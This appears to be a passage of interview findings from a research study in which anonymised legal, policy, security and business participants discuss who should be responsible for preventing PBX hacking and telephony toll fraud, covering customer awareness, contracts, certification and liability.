"So it should be really easy for the service provider to see a massive difference in normal use. At the very least you should be able to block that for a second and confirm" (P2)

[Do you think businesses should be made aware specifically of this kind of risk by their provider and if so, how?]

"The provider should be aware of this risk, the business goes to the provider to obtain the service. In terms of the business being aware of it, I believe in my opinion the provider should already have controls in place to reduce the risk of this occurring. Because of how the attacks occur being on the customers equipment though I can see that technically this would not be the providers direct responsibility" (P1)

[Building and summarising your point, your suggesting the service providers should really provide them with the means to assist in helping themselves?]

"That is correct. They give them the tools to protect themselves" (P3)

"There should be more monitoring to prevent escalation" (P17) *(notes from follow up with participant)*

Each stakeholder has a part to play

[Building off that, where do you think responsibility should be? Should the customer be responsible themselves or should for example the network operator how more of a duty of care towards them?]

"I think generally with this kind of risk it is a shared responsibility. But also from the public side, from the operator side, from the end user side and I don't think you should only identify one party." (P5)

"…it is shared responsibility, you need to have the operator provide the network, make their customers aware of it. You have to have regulators or public authorities making people aware." (P5)

"Believed that responsibility should be shared" (P17) *(notes from follow up with participant)*

[So, building off what you are saying, are you saying the responsibility should be shared based on the size of the customer? i.e what is the size and technical capability of the customer?]

"...why couldn't we put certain responsibilities on each stakeholder on the whole chain?" (P17)

[As this is arguably affecting more small businesses possibly due to less resources, where do you think the responsibility should be? Should this be more on the operator to inform their customer or should the customer be taking their own reasonability?]

"interesting because it crosses different areas." (P17)

"…depends who your customer is." (P17)

"…NEC and KPN case law is a good example" (P17)

"It is different when you have 2 professionals in the same sector compared to for instance consumers which would make it difficult for the legislator to objectively and prior to any case law to divide responsibility" (P17)

[Who should be responsible for preventing this type of fraud?]

"There needs to be more co-operation across various stakeholders" (P8,P9,P10)

"becoming a bigger problem and understood that this was a complex issue and required a multi-agency collaborative approach" (P12)

"Responsibility needs to be shared…" (P14)

End User Education and Awareness

Policy Specialists & NRA

[As more businesses and users move over from legacy to next generation networks (or put in another way, legacy traditional communication networks to electronic communication networks) (NGNs), threats that were not necessary a problem on old legacy networking may exist in this new NGN way of running systems. Do you think a business should be made specifically aware of this kind of risk? If so, how?]

"We acknowledge the importance of raising awareness and informing customers, including businesses, about telecommunications fraud. However, ultimately the customer would be responsible to ensure that any Customer Premises Equipment which is not within the responsibility of the electronic communications network and/or services provider (e.g. PBX) is set up in a secure way (e.g. using strong passwords to access PBX) in order to mitigate such risks to the maximum extent possible." (P4)

[Do you think the end customers should be made be aware of these threats?]

"They should be made aware of the threats in the sense that people, especially the way I see it. There are 2 categories. There are the big companies, so if a company has a security department it never hurts to bring to their attention as part of threat intelligence, a new series of attacks or use cases targeting part of their infrastructure that they may have not paid attention to because they have a limited set of resources and were focusing on where the attacks were coming in." (P7)

[Do you think businesses should be made aware of this issue?]

"Yes" (P5)

[Thinking more broadly across the use of Electronic Communications Networks (ECNs). With all potential threats that exist, do you think Communication Operators (Phone Providers, Broadband providers etc.) should be open about risks that exist when using the internet?]

"Various stakeholders including providers of electronic communications networks and/or services may have a role to play in educating customers on risks of potential threats when using the internet and on measures to be taken to mitigate such risks." (P4)

[Do you think businesses should be made aware of this issue?]

"CP should make people aware so they are able to risk manage" (P15)

Lawyers

[Do you think businesses should be made aware that their phone systems could be targeted and hacked?]

"Yes" (P19)

[So currently some providers are open about the risks and inform their customers what they can do to mitigate these risks. Do you think providers should be mandated to provide this information?]

"Yes, however it's one thing to inform, but it's another to understand which solutions that should be taken." (P19)

[Building on what you have just said, do you think businesses should be made aware of this? For example if you do not setup your equipment correctly, you could get hacked and run up a large phone bill.]

"Made aware by who?" (P18)

[Their provider for instance, or some form of regulator intervention, some form of information campaign?]

"I wouldn't have any objections to a provider who choose to do so. I'm sceptical there is case for regulation compelling them to do so." (P18)

[Looking at the wider picture, should a service provider have more responsibility of the content for instance going through their channels or lines.]

"Yes" (P17)

"I think we talk about 2 different stages which are both important. The information of the end user which is essential for educating them how to use devices..." (P17)

"For example, we've had to run a communication on how to use WhatsApp and how not to use WhatsApp for business purposes and how that has GDPR implications. People do need to be educated on that. For example, I did not know about this hacking, however through discussions I have now become aware of it." (P17)

"I have been working in the IT sector for a long time, perhaps I am naturally more cautious using a USB stick, connecting a public WIFI, all those things that most people do not think about. I understand that I am a potential victim and am not sure if I am doing everything 100% right each of the time" (P17)

"So again, information is essential for the end user." (P17)

"However, this layer of professionals they know what they are doing; I really hope so. So it is a question of how much responsibility can they take at that level, can't we fraction that responsibility or if not call it responsibility, maybe requirements for each of them to make sure every time of the communication, somebody knows there is a risk and try's to mitigate the risk. I think it would be foolish to think that we will prevent that completely." (P17)

"I can say that the lawyer in me and my experience in a long career in the IT sector being on the side of the processor, so an IT supplier where our customer will ask us to have a bug free, defect free or guarantee 100% free security or guarantee they will never be hacked. This is ridiculous, this is not going to happen as we are always playing catchup." (P17)

Cyber Security Specialists

[As more businesses move over to next generation networks, do you think businesses should be made aware of the risks?]

"Yes" (P2) (P3)

[How do you think they should be made aware?]

"That depends. This is a general cyber security issue so organisations likes the NCSC should take this up, because as with the general move to VoIP as being the standard, this is going to be an everybody problem. The provider should provide training materials, it doesn't have to be full training material, but they could point to how to protect themselves." (P2)

[Do you think the provider should point out the key risks for using a specific service? For example, here are the key risks when connecting a PBX to our service. Just make sure you consider these. Something that gives them a bit of a chance. It is then up to them to educate themselves.]

"Yes. So, in South Africa for instance, more people are being forced over to VoIP because of copper cable theft. They have a huge problem with home users, especially the elderly who not understand why they are being forced to use this technology. If you have small businesses who are having to use this technology and do not understand what is going on, there is a massive problem there. Back to the old thing of tick box compliance. Have people really given permission if they do not understand what they are saying. Are they in a position to say now? So why not put this on IPV4 behind a firewall?" (P2)

[So, are you saying regulatory intervention?]

"Yes, and possible not just education but encouraging the end user to take insurance specifically against this." (P2)

[Or even suggestions how they can protect themselves, such as by taking professional advice? This is what can happen, and you can take professional advice to help protect yourselves]

"yes" (P3)

[So, the question to where, I propose a back page of a bill, because it is easy. It could also be on their website.]

"When you buy a fridge, it has safety information on the back of it. So what you're saying is when they sign up to the service, they could be given some information in a leaflet for example. A safety information maybe." (P3)

[I initially thought of something like this, but it doesn't necessarily deal with customers who have been a customer of a provider for a very long time and risks have changed. I am thinking of the customers who may struggle with technology. It's the same or similar rules for consumers and small businesses in the communications sector.]

"Maybe once a year as a reminder, I think that is adequate." (P3)

[So some form of information to the customer to give them suggestions once a year of what they need to be aware of.]

"That would be something nice of the companies." (P3)

[Do you think the provider should be at least saying to the small business, using this new technology can introduce risks and you should lock down your equipment?]

[Explain to participant the UK and Netherland court case examples]

"Interesting. Although I don't think it is the providers responsibility to raise awareness around this point. I say this because if we look at just one Symantec suite for example. DLP package that they provide. If you install DLP on one of your end points and have it running and lets say you get caught via a phishing email, DLP tool would pick it up, but it was your responsibility to configure that DLP tool to ensure it gets picked up prior. It is your responsibility to ensure that Symantec suite is fully updated with the latest packages. So it is your responsibility as an end user to ensure that your Symantec is up to date and you have configured it correctly. If you get caught by a phishing email, I don't think that will go back to Symantec to be their responsibility." (P1)

[*So it comes down to keeping knowledge and systems upto date and security by design?]*

"Yes. My own organisation has recently only started communicating security by design for our applications to our leads. Security by design is a 30-year-old principle. So given that we are only reaching this point now and if we look at our competitors and benchmark ourselves against our competitors we're probably not at the bottom, but also not at the top either. So it is quite concerning that when you don't have the basic principles set in place, things with an emerging technologies aspect such as AI, robotics, block chain, VoIP etc. This is not going to be on our radar at all." (P1)

IT Director & Trust Expert

[Do you think that your provider should have made you aware of the risks?]

"Yes, I think if I apply our own business model we sell our product and service, if there was risk of something happening to someone we are supplying a service too we would tell them about it and we would tell them that risk. We forewarn them. But yes, I think they should be making you aware." (P16)

"I think the telco provider and any other party in the call chain for example Microsoft should make you aware of the risks" (P16)

[Is this the only incident of its kind?]

"Yes, we've had other attacks like phishing for instance. The thing is, your general user just isn't aware. It's the educational piece which is hard as people just don't care. You know, you get techies who say here's the problem and you have to end up trying to personalise it a bit. But every time we have a phishing attack, there is a bit of me that is worried that we have missed something." (P16)

[Do you think businesses should be made aware of these issues?]

"I definitely believe they should be made aware" (P20)

"…I am not sure how much responsibility they should take for it and the reason I say that is because increasingly, especially since the GDPR came into effect. In 2016 businesses knew this was going to happen in 2018 and now everybody is so paranoid about whether they can use personal data for example, that I think there needs to be a bit of give and take. So that there should be at least an ombudsmen that looks at what is going on. Once you get into the data environment opposed to the copper wire. It was easy before to say their provider was responsible." (P20)

[Are you saying the provider should have more responsibility in informing the customers of the risks that could occur?]

"Yes. Very much so." (P20)

"…there needs to be an organisation like the ICO that needs to be a lot more helpful to the providers…" (P20)

"…as far as the GDPR is concerned, a lot of that is unenforceable from a data controller point of view. So people have these rights in Article X for instance and then an expectation in Article 30 that all the processes are in place to be able to support those rights. But nobody thinks about bringing it all together and nobody thinks about what the end user is really going to do. It has been known in the social sciences that around the internet, around privacy that people say yes we are really conservative and don't like this, that and the other and then offer them free internet for a year and they will give everything away." (P20)

[Do you think providers should provide this basic type of advice?]

"Yes, but they have to be very careful how they frame it." (P20)

"For example, you get a broadband router from your telecom provider and they inform you it has a firewall, but they have to help people understand why that is important, especially as consumers." (P20)

"And similarly for the small business opening up their PBX for whatever is out there, they need to understand what is going on, so there is no point in saying they offer this, that and the other." (P20)

"The other thing is that people will become wary very quickly if there is a price to pay. Because the basic trust paradigm is between 2 people, but also works between a person and an organisation. For example, do I perceive it has benevolence, which does it have my best interests at heart, integrity such as doing a good job and is competent, it is capable of doing that job. That is the classic model of trust in the social sciences." (P20)

"So as part of the benevolence piece I want my provider to tell me we are now doing this because we believe it helps you. We have been looking at what is going on in the industry and believe this is the right way. Immediately that makes me think they have my best interest at heart, they are not now trying to tell me I need to buy this new service, they are just telling me this is the way they are going to improve my service. They are competent because they know how to do this and they have integrity because they have intelligence, the technical know-how and have translated that in a way that I can understand which helps me as a customer." (P20)

"It then becomes where in the food chain does that responsibility lie, but certainly if the providers are prepared to say we're giving this away for free because we think this is the right thing to-do, that will start to strengthen the trust relationship in the user and the provider." (P20)

"I see from a reputation and trust point of view that indeed the provider giving hints, you want to use this kind of equipment, you want to be careful if using this for instance." (P20)

Ease of understanding

[So, do you think there should be a list of threats which is published for each service type. For example, home broadband. These are some example threats that may exist. For small businesses using broadband, here are some example threats. For small businesses using telephony here are the threats for example where PBX hacking could be one of them.]

"A list is a good thing for larger or professional players, but when you're taking your home user, you can have a list at the back end, but at the front-end show something nice and show emotions." (P2)

"Your right as what is needed is for the customer to understand in terms that are real for them." (P20)

Contracts

[Building off what you were saying before, it is going to be difficult for the provider to know what sector the customer is in. A customer could be a multinational company making many phone calls overseas, but another similar size customer may only be focused on the domestic market. In banking for instance, there is a lot of due diligence, you know what kind of organisation it is, their turnover perhaps and expected volume of international transactions. However, from a telephony stand point it will be more difficult as you cannot profile as easily. Do you agree with this?]

"I agree, but I also think you can look at the regions which are being called. I think there may be other trends you can look at, but I think this will be a learning curve. Going back to your original point of should the supplier specifically raise awareness around this point. I think generically it will be raised in the contract. This is a control and it sets out simply what would happen for example that a customer is responsible for any misuse for instance." (P1)

[Do you think the provider should point out the key risks for using a specific service? For example, here are the key risks when connecting a PBX to our service. Just make sure you consider these. Something that gives them a bit of a chance. It is then up to them to educate themselves.]

"If you have small businesses who are having to use this technology and do not understand what is going on, there is a massive problem there. Back to the old thing of tick box compliance. Have people really given permission if they do not understand what they are saying. Are they in a position to say no?" (P2)

[Do you think providers should provide this basic type of advice? – After initial response in the IT Director & Trust Expert section]

"…I have some sympathy with NEC. Any large business for whatever reason, they want to offload to another organisation, so is not so much a trust relationship, but a contractual relationship between them and so it is reasonable for someone like NEC to say KPN, you're the guys running the network, so you should tell me. Then KPN come back and say we told you previously and you didn't do anything. So then do NEC have to take a responsibility for their own staff, do NEC have to have a

closer relationship with KPN? But before that specific scenario comes off, the expectation is that these guys know what they are doing." (P20)

Certifications and Accreditations

Policy Specialists

[I don't believe so, at least in the UK, they fall out of scope of this]

"It's about the victim, not about the telco. So if this customer is an operator of so called essential services. Then we can consider, just like he should take appropriate technical, organisational measures that any IT system uses, although they should be identified as critical, but anyway the modern-day Caesar would also consider this as a cyber security threat. Finally, if it is a matter of these manufacturers or vendors suddenly digitalising or are stuck in the mindset of why would anyone hack us, haven't implemented any reasonable security measures in their development procedures, then we can also make a case or consider whether to bring these kind of things to the attention of certification schemes or regulators." (P7)

[The person who setup the PBX or some other user, but maybe not even in a sense of misconfiguration, because they may think everything is setup perfectly, they were not aware of these specific risks.]

"Misconfigurations of systems are nothing new. That is why in the Cyber Security Act it says any certified product must provide information of secure configuration and secure use to the customer. Just because something is hardened, it helps, but if someone takes a hardened system to be open, it doesn't help." (P7)

[Asked participant if they were aware of any potential policy that could assist]

"The new Cyber Security Act Framework could be of assistance with the new certification scheme, as awareness will increase in terms of what businesses are buying which will be delivered through the certification element of it." (P14)

"the new Cyber Security act may provide some form of assistance through its certification scheme" (P15)

Cyber Security Specialists

[So should small businesses be made specifically aware that their phone system could be infiltrated leading to a large telephony bill? If so, who do you think should inform them?]

"If this is happening, then yes small businesses should be aware of this and it should be introduced in the Cyber Essentials Scheme. Because it is not part of it currently. If you look at it, every company has a telephone line. It makes sense to secure your phone. They have policies for bring your own device. They need to make the small companies aware of that. To do this though, you need to prove this is happening and can you do that?" (P3)

[So you think there should be some form of guidelines?]

"I think there should be some form of guidelines on how to do that. For example, I have been doing cyber security for about at least 10 years and I know very little about PBXs. If I have in the standard that tells me I need to do these things. Great it gives a starting point what to look for. Without it I don't. Now lets say someone with 5 years experience was more than qualified to carry out some of the assessment with known IOS27001. This guy is not stupid, but he still needs guidelines on how to do this. The companies should again enable the customers to help with their own detection of this. If the customer needs statistics or some kind of thing, they should be able to provide it." (P3)

[Who should provide it exactly?]

"The providers. So analogy is, if you buy a service from Amazon, you are responsible for that service. However, when you want to comply with something. They will give you the facilities, the tools to help you comply with the thing you need to comply with. With the new GDPR regulation, service providers are supposed to support the company when they are trying to maintain privacy of the individuals. They need to make special accommodations depending on the scenario for the customers to work with. This is as far as the companies should be liable for. Providing the capacities for the company's to do their own analysis. To find out if they have been attacked and by how much." [Who should provide it exactly?] (P3)

[So, where would they get information if they have not heard of this?]

"This is where you would have to look at one of the standards such as ISO27001, this would be a control, and this is how you would raise awareness. Organisations are typically ISO27001 compliant depending what industry you're in. These organisations would need to incorporate this into their existing frameworks, and this would be the easiest way to raise awareness across the whole industry." (P1)

[So would specifically raise the awareness?]

"So for example, looking at ISO27001, you would get audited in order to pass. Once the 2020/2021 standards get communicated, there will be a control in place for this that you need to have your infrastructure set in X place to Y standard. If you're unable to do that, then you wont be able to get your ISO27001 certificate." (P1)

[What about smaller businesses that do not go down the ISO27001 route?]

"So smaller businesses will look at NIS. It is not a regulatory requirement but is best practices. However, this would depend on the industry the company is in. For example, if the company is in the automotive sector then this may not be at the forefront. Their main intention may not be security issues. They may not have the frameworks set in place. So for businesses like that, then it's really about raising awareness for security in general before you can get to this point. In terms though of who should own this, it is going to be a mixture of risk or compliance, but also the telecoms industry need to be the ones at the forefront of this movement." (P1)

[Do you think the provider should be at least saying to the small business, using this new technology can introduce risks and you should lock down your equipment?]

"What they would say is that we advise the equipment you have in place would meet industry security standards. So, I think generally within the security space that's an automatic benchmark, your environment needs to be up to industry standards. It is almost an unspoken rule or benchmark. For the provider to specifically raise awareness to that point I think it would be decremental to their

business, I don't think they have any obligation to provide that information. So, I don't think the provider should be making them aware necessarily. Because your customer should already be aware of that and if you have industry standards set in place it won't be a threat. In terms of a small business though I still think this applies because it is not the providers responsibility to be aware what your business is in terms of who they are providing services too. It comes down to you as a business and if you take a small business, security its probably not going to be in his mind at all. There are probably a tonne of vulnerabilities present in his system already, so going back to the responsibility. This is where I think it needs to be incorporated within something cyber security essentials framework or others such as NIS or ISO27001. So, if he ever does look at industry standards, he will be able to see what he needs to have in place." (P1)

[So PBX hacking for example arguable from a policy perspective is not necessarily a security issue, but more a service misuse issue because it is a trunk that has been provided and the that service is then being misused.]

"This is a perfect example of why you see security taking a back seat in organisations and when you start pushing regulation. From a lot of perspectives, regulation and compliance becomes a tick box exercise and not actual security. It is a bare minimum. You see some organisations that are ISO27001 compliant but are not in the spirit of it and I think that is an ongoing issue, but that is something that has been going on consistently within the space. I don't see any resolution. Initiatives of security or privacy by design being picked up, I see that more recently within industry and see that being picked up and applied to current standards." (P1)

[So if I am understanding correctly, what you are saying is presume the hardware or software is vulnerable and take the opportunities and transport links to it and disable them so you secure the network, you firewall the network so nothing can get to it?]

"I think people focus on that element, on the transfer element, but there is a lapse in actually pen-testing that application. Which is something I've seen regularly. You can have firewalls at all your end points. That does not make you secure. That's a tick box exercise to get ISO27001 certification, but that does not make you secure." (P1)

Trust Expert

[Do you think a certification program would assist and help? Or is it secure, but secure against what?]

"Indeed, also the landscape changes all the time. You would have to recertify, but certification going back to the reputation thing tells you very little. It means we have just ticked that box and you see it in a trades body. So your local plumber is a member but it means absolutely nothing. It is much more powerful to have genuine recommendations, especially people you trust, because if you trust the person who is making the recommendation, that trust will transfer to the tradesman in that case." (P20)

Lack of Resources

Policy Specialists

[I mean that something to look out for so at least they know the need to protect themselves.]

"How do they protect themselves, as you said that, you usually don't spot it until you potentially get your phone bill which is then too late. You have 2 or 3 minutes during the weekend to shut it down." (P6)

Cyber Security Specialist

[Can you see how this increases the attack surface or vectors which make an organisation potentially more vulnerable?]

"Definitely. So, if I take my industry, which is financial services, banking for example is quite mature in their security standards and generally what they have in place. If you look at the financial services space you've got insurance companies and wealth asset management companies also part of that industry and both of my experiences which in the present role is insurance as well as working extensively within the financial services space. I know for certain a lot of organisations will have this vulnerability present because we are still having issues with fixing core principles from a security standpoint. So, something such as unifying communications via voice over IP becoming a bigger and bigger factor. This isn't going to be something that the organisations are going to be looking into in terms of setting controls to mitigate the risk or attack vector. So, I can see it being a large threat and I can definitely see it not being addressed in the foreseeable future. The only time I can see this being addressed or at least falling onto the boards radar is when instance occurs." (P1)

[So to confirm, you foresee the Financial Services Sector space only taking an interest when they are attacked themselves and run up a large bill?]

"Yes. That is also purely based on when you don't have your core principles. If we look at networks, for example, if an organisation who is producing billions of revenue on a yearly basis, in the insurance space or wealth and asset management space. If they haven't configured their networks correctly to separate the DMZ or what applications are sitting where or don't even have a CMDB, central management database for list of applications. If that is not up to date, which I know for a fact many organisations I have worked with this is the case. Something of this level is not going to be on their radar at all." (P1)

[If we take the BACS system. That system is very old and is still being used. There are probably lots of security vulnerabilities in it, but obviously it is heavily firewalled, and access controlled.]

"There are multiple reasons for that, but one of the reasons is you are starting to get threats likes these which people are not aware of. There is not enough awareness behind them. This is going off topic, but if you look at block-chain, emerging technology, everyone can see the benefit from a supply chain perspective, but no one has realistically adopted it in the past 4-5 years. 1 or 2 banks have started to adopt it and there is a lot of proof of concepts and initiatives to push it forward and there is a reason why individuals are not adopting it and you can replace your supply chain from end to end, to have block chain technology and your cost efficiencies will be great reducing costs by 50-60%. You will probably have more on time packages, products etc. The reason it is not being pushed forward is because there is a massive cost element. The only output is cost efficiency. The board do not see that as enough of an indicator for investment to occur and you're essentially doing the same job you had with your existing supply chain. That is one of the key reasons why you do not see the transition. At least in my opinion." (P1)

[Discuss current setup in sector and delay on getting real time information along with requirement for real time call connection and as little delay as possible]

"So in that case you can situate the solution on the PBX itself." (P2)

[So based on our findings and how these attacks work, they attempt to infiltrate the PBX via multiple vectors including web portals]

"Could you have a system that is on the same network, but not part of the box?" (P2)

[There could be problems because many companies are unpredictable. On most occasion they may call one country, but then start calling others as part of their genuine business practices. Again, if you need to start adding more devices it can add further complexities as they will need to set it up.]

"I'm talking about the volume of calls. If there is a delay for the service provider to find out what is going on then there is nothing they can do." (P2)

ITD

[So building off what you're saying, in an experiment we conducted it was not just weak passwords, but also looking for vulnerabilities in the software.]

"Doing port scanning, It is amazing what is left open and we have been very fortunate where we have had the investment. But I'm not saying we are not hackable. What you do as an IT director, you do the best you can and use the resource and money available at your disposal to mitigate as much as you can. That could be a strengthening of your perimeter, it could be locking down your cloud environment, it could be advance employment protection on everyone devices, it could be something sitting in the middle. You use whatever tools you can to put yourself in the right place. The challenge for people like me is getting that investment from the board and getting that investment from the senior management because all the time you're doing enough to get away with it. You haven't been hit badly, they put no value to you." (P16)

[Until you get financially hit?]

"Exactly, till you get done, then they go. As an IT professional, you're in a difficult place because if you fix everything, and you stopped getting hacked, you don't get any investment. If you don't get any investment, you leave yourself open to being hacked. Then you get asked why have you been hacked. It is a very difficult challenge. If you're looking to invest money as a business or you're looking to save money, do you want the IT guy to have it to make sure you're more safe? No you want to invest it in new products, innovative ideas, stuff which is going to get your money rolling." (P16)

"One of the key challenges for people in my position, how do you justify that investment, because actually a lot of it you could be accused of scare mongering because I'm saying if we don't invest the money to tell us what is going on we don't know." (P16)

TPE

[Do you think that smaller businesses would be more effected by this when compared to larger businesses? Because of their lack of awareness or capabilities for instance?]

"Yes, I think there are a number of issues there. So, the small business does not have the resource to do all of these things and this touches on a point from before, where there needs to be somebody such as the ICO or equivalent in telecommunications is actually helping. But one of the big problems with trust is that a loss of trust for an SME is much more difficult and damaging than for a large organisation. It comes down to resources again. A large organisation is able to take the hit and then go through the process of rebuilding that trust. Such as holding hands, saying sorry, we were caught out, did not do it intentionally and this is what we are going to do to show that and we are learning from. A small organisation may just go under. You just need one person to successfully sue them for £500,000 and it wipes them out. But ironically people are more likely to trust an SME because it is not a corporate." (P20)

"Which means both the SME and the customer are a higher risk and they do not necessarily share that risk because, as you say, the SME or small organisation just wants access to the features because that is what their business is based on. The customer will go along with them because they trust them and they know them. But they are more exposed and this is part of the problem with big organisations, suggesting that they are the be all and end all and they have their problems. But there is nobody out there other than the government organisations who will have the capacity to then monitor patterns above the individual customer level. So, you talked before about the dispute between KPN and NEC saying you have a duty of care to us saying this is not normal. But similarly, the government, or at least somewhere such as GCHQ or the NCA must see what is coming in and be able to produce a bulletin on a daily basis of these are the things we have seen." (P20)

[Looking at PECR and the use of the term significant threat can be open to interpretation depending on who it applies too. For a small organisation a £30,000 hack could be significant. But to a large company it could be we've been hacked, so data protection issues, so lets secure it and move it.]

"Absolutely. Large multinational companies may not be aware that they have been hacked and this would just be statistical noise." (P20)

[I think the small SME in terms of responsibility may suffer from an unfair position because they have more responsibility in having to protect themselves from this when compared to a larger organisation.]

"Yes, and smaller organisations are not necessarily in a position to-do that." (P20)

Trust

[So, building off the idea of the provider, providing a list of risks for a specific service being put on the back page of a bill, where the information was set by the EU, the national regulator or someone like the NCSC, do you think that could be a mechanism for informing?]

"*Yes. Although there is a specific problem with the NCSC, it is kind of a bad model because they were rolled-out of GCHQ. So, whenever you have a public facing entity that is still part of the state security apparatus, they have split loyalties. Are they defensive or are they aggressive? The NSCS is supposed to defend that national interest, but if they get a whiff of a new vulnerability, their first protocol is to kick it up to GCHQ and say, do you want to do something with this? That is a bad model. What you need is someone who is totally on their own and totally focused on defence. Something like that. But also, is well funded and would do the job. We don't have something like that in the UK. Even if*

we did, the funding would always be an issue. So, I would be more inclined to go with industry bodies or companies themselves to have a duty of care to a certain extent." (P2)

[I'm aware of an incident where a PBX was hacked using a legacy trunk and were able to spend approximately £50,000 before their provider had become aware and then immediately informed them. This is why I think trust is an important line of enquiry as they claimed they were using a reputable PBX system and would not have thought this was possible. What do you think of reputation and trust in this scenario?]

"I think your right. I think the way trust is built up and maintained is a lot more sophisticated than people realise. On one level you have your brand, and if we take it away from telecoms and think of the NHS for example, we see the brand and think this must be ok and then the day-to-day operation does meet up to our expectations. So the question then, is whether the overall reputation suffers or whether we as consumers or what other service provided under that brand are prepared to accept that things do not particularly go well. If we come back to a well-known historic brand. There is a presumption that you can trust them completely and implicitly. But, then the difficulty becomes the people with the very strong brands almost get away with almost anything because the reputation is so strong and also the social buys in or the community buy in to that brand is so robust and will just follow it and not make their own decisions and that's part of the concern that individuals are not capable or not given the information they need to be able to make those trust decisions and will instead follow either the reputational press or everyone uses them so they must be good. Because I want to be seen as part of that set. Such as the iPhone. Unlike a lot of the engineers, trust is not about reliability necessarily and it's not about cost benefit. It is about saying, am I emotionally and logically prepared to accept the exposure to risk in entering into whatever agreement? So, once you've got reputation in there, you then get an emotional response for the reputation. Once you get your peers or the group you want to be seen to be part of in there, then that has an enormous effect. So that is part of the reason why the NHS survives. It's not because you have no choice, but it's part of the UK psyche that health care is free at source and you can see it in the day-to-day operation doesn't live up to the expectation around the brand. So, therefore people who suffer have got to look for a scape goat, so they will look somewhere else because the trust in the brand is so strong." (P20)

[So people would like to blame someone else such as not the brand, but the engineers implementation?]

"Yes. The sort of risk which we recently saw with VW and the fiasco around emissions. So the question there is, was the loyalty to the brand strong enough to say, actually it's the regulators fault for not being good enough. Which is a bit like the financial crisis. The regulator is not looking after us and actually we like the look of VW on the road. So, it is this kind of emotional response that gets things going and that is where the scams become particularly dangerous. Because you're uninformed and the isolated who hear I represent this bank and then immediately the expectations are created in the consumer." (P20)

[To summarise and bringing the interview to a close, is there anything you would like to add or comment on?]

"Two things. One which goes back to the policy makers, one of the problems with the EU and of course we have other things going on, we have fake news, we've got popularism. One of the problems is that policies are delivered on high and certainly around this kind of stuff, there needs to be more of an actual understanding of what people actually do and what people really understand and so it does matter whether it is me on the end my telephone or whether it is a large organisation

or somebody in-between. There needs to be some real engagement with those people to understand what they really need. The other thing is, building off what we were exchanging earlier, If you get a contract in place, there is no need for trust. So, people will not necessarily be cavaliering what they do, but they will make assumptions, I have a contract in place therefore, I could sue this party if they get it wrong. So even with the NEC and KPN example, it is all based on law, but it is also based on the contractual relationship between the two. What we probably need going forward is to encourage a trust-based relationship and what I mean by that is there is more of an understanding that if something goes wrong, I have to sit down with the provider and say what do we do together. Yes, I expect my bank to pay me the money back if there is fraud, but it is more in this digital age, how do we work together so I get the best, but I understand what I am doing. In return I will not sue you because something has happened and I am jumping on a bandwagon and that seems to be the way to do it." (P20)

Liability

[As more businesses and users move over from legacy to next generation networks (or put in another way, legacy traditional communication networks to electronic communication networks) (NGNs), threats that were not necessary a problem on old legacy networking may exist in this new NGN way of running systems. Do you think a business should be made specifically aware this kind of risk? If so, how?]

"However, ultimately the customer would be responsible to ensure that any Customer Premises Equipment which is not within the responsibility of the electronic communications network and/or services provider (e.g. PBX) is set up in a secure way (e.g. using strong passwords to access PBX) in order to mitigate such risks to the maximum extent possible." (P4)

[Europol published a Cyber Crime report where many of these frauds occur in developing countries going further to suggest that these frauds could be propping up failing states and governments.]

"So my understanding is that the legal case that telcos bare direct and clear responsibility for this, doesn't exist." (P7)

[As these attacks are highly sophisticated, do you think it is fair for the responsibility to be on the customers end in defending themselves against this?]

"I don't see it as being a functional possibility for the service provider to take liability. Because, if it is this large scale thing, then in the first instance it is not something the service provider physically controls, then it has to be the person who is physically in charge of the PBX system, the person who actually maintains it should be the one tasked with securing it. If you're renting your system, that is a different kettle of fish." (P2)

[Do you think it should become a requirement?]

"If the companies do that now, then it is coming from their goodwill, unless there is a case. I think what providers should do, which I think they do currently, is say what they are not liable for. They need to explain that these things can happen and they are not liable for this." (P3)

[So if we look at the banks for instance, they put a lot of checks in place to verify the authenticity of the transactions.]

"*I think that is from a liability perspective."* (P1)

[Applying the same theory as in banks, do you think this applies to businesses? Especially small businesses?]

"*No, because this relies purely inside the customers infrastructure. You're not reliant on the service provider. The provider is providing a service, but the point of vulnerability or exposure to be able to take advantage isn't from the providers side. Now, if the provider was to implement some controls on their side which should typically be within their domain. So, if they are aware of this threat, is there something they can do internally? But in terms of setting controls or specifically raising this point to the customer. This is not something I would expect of them. Because 1) you need to know your customers business and that is not what their forte is."* [Applying the same theory as in banks, do you think this applies to businesses, especially small businesses?] (P1)

[You wouldn't necessarily need to know as they would have the technical capability to be able to setup that equipment.]

"Not necessarily. There are so many end users and if we look at our organisation we have purchased the entire suite. Have we setup all of our products? No and that is not Symantecs responsibility. They can provide us support and they can provide us the workshops. But, if we do not have the capability or skill set from a security aspect to implement this from within our organisation infrastructure, the exposure and vulnerability still falls down on us. And this is talking from a global, multinational organisation. If we are not in a place with our vast infrastructure to get to a standard, given our situation that we are so large and complicated and there are various factors why we have reached this stage, but Symantec they won't be liable if something happens to us." (P1)

[So you use their product at your own risk.]

"Precisely. Typically, when you purchase a product, they will have a set standard informing you how you should plug it into your infrastructure. It will be quite high-level generic industry standard specifications. Now, if you do not have the infrastructure in place, that is not Symantecs problem. That will come down to awareness again. If your business is not aware, that comes down to regulatory." (P1)

[I think it's difficult for communication operators to block correctly and as you found in your example with your provider, they sometimes get it wrong and in your case were overzealous.]

"I don't think they are responsible. If one of my users sets their password to something easy and they're hacked and use the same password elsewhere as they use on their corporate email, you can't be held responsible." (P16)

[Should providers be completely responsible?]

"Against total responsibility as it could encourage negligence (e.g. if one party had total responsibility, then it could encourage the other party not to set their systems up correctly)" (P17) *(notes from follow up with participant)*

[Should providers have any responsibility?]

"We didn't bother to do anything upfront, we could have found that document but didn't even think to look. Someone else should have been responsible for telling us about this despite the fact we choose to do it ourselves." (P18)

"If you put it in a different context, no one told me if I didn't service my car it might go bang. If someone did, it would have been different. Or, no one told me if I went and did this illegal thing I could be prosecuted for it. Perhaps the onus is on you to go and find these things out." (P18)

"A business should investigate risk" (P18)

"When something goes wrong, it is very easy to point to someone else and say you should have told me about it. I'd be curious to see what their contract with their SIP trunking provider said about security" (P18)

[I think that would be a very good question.]

"If it is one that I've written, it will say quite early on, upfront they are responsible for the security of their PBX. They are responsible for the toll charges associated with fraudulent use or use that appears to generate from their network. So, even if it doesn't tell them how to fix it or what to look for, it's quite clear in pointing out there are security risks and this is on them to mitigate them" (P18)

[Due to the nature of these attacks do you think it is reasonable for all of the responsibility to be on the small business customer to protect themselves?]

"No" (P19)

"So, in your research area, I'm not saying there is a duty of care or rule to suggest in these specific set of circumstances, but generally, it not unusual to have a duty of care applied on a service provider as you've got that in other contexts." (P19)

